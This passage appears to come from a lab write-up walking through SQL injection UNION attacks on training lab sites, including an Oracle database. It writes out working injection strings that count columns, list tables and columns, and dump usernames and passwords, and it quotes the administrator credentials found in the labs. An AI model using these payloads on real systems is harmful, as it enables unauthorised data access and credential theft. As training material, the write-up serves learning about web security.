username_xcjdpi

With the column names I simply need to query them FROM the users_gbcwql table.
'+UNION+SELECT+username_xcjdpi,+password_ixmxrm+FROM+users_gbcwql--
This query returns several passwords including the one for user administrator:i7i0f48ss6jyd28mb5j7

logging in with the credentials administrator:i7i0f48ss6jyd28mb5j7 completes the challenge
SQL Injection Attack, Listing The Database Contents On Oracle
Just like the previous lab I’ll need to capture a request to query a product category and use the repeater to modify the query to display a list of tables, but first since I know this is an Oracle database and I’ll be using a UNION attack I can confirm the number of columns with the following payload:
Gifts'+UNION+SELECT+'abc','def'+FROM+dual--


Now that I’ve confirmed I’m again working with two columns I can write a query that will retrieve a list of tables in the database use syntax related to Oracle
Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables--
Much like the last lab this displays many tables.


The one I’m looking for is the USERS_OERPCY table.

Now I can query the all_tab_columns WHERE table_name='USERS_OERPCY view using Oracle database syntax and get a list of the column names in the users table.
Gifts'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_OERPCY'--
I can see in the response two of the column names are:
PASSWORD_RALSWA
USERNAME_CRGLBU

With this information I can query the usernames and passwords from the users table
'+UNION+SELECT+USERNAME_CRGLBU,+PASSWORD_RALSWA+FROM+USERS_OERPCY--
Again this displays all of the usernames and passwords in the table but for the purposes of this challenge the one I’m interested in is admnistrator:566ghyl96kel7ze0roy3.
Logging in with the found credentials solves the challenge for this lab.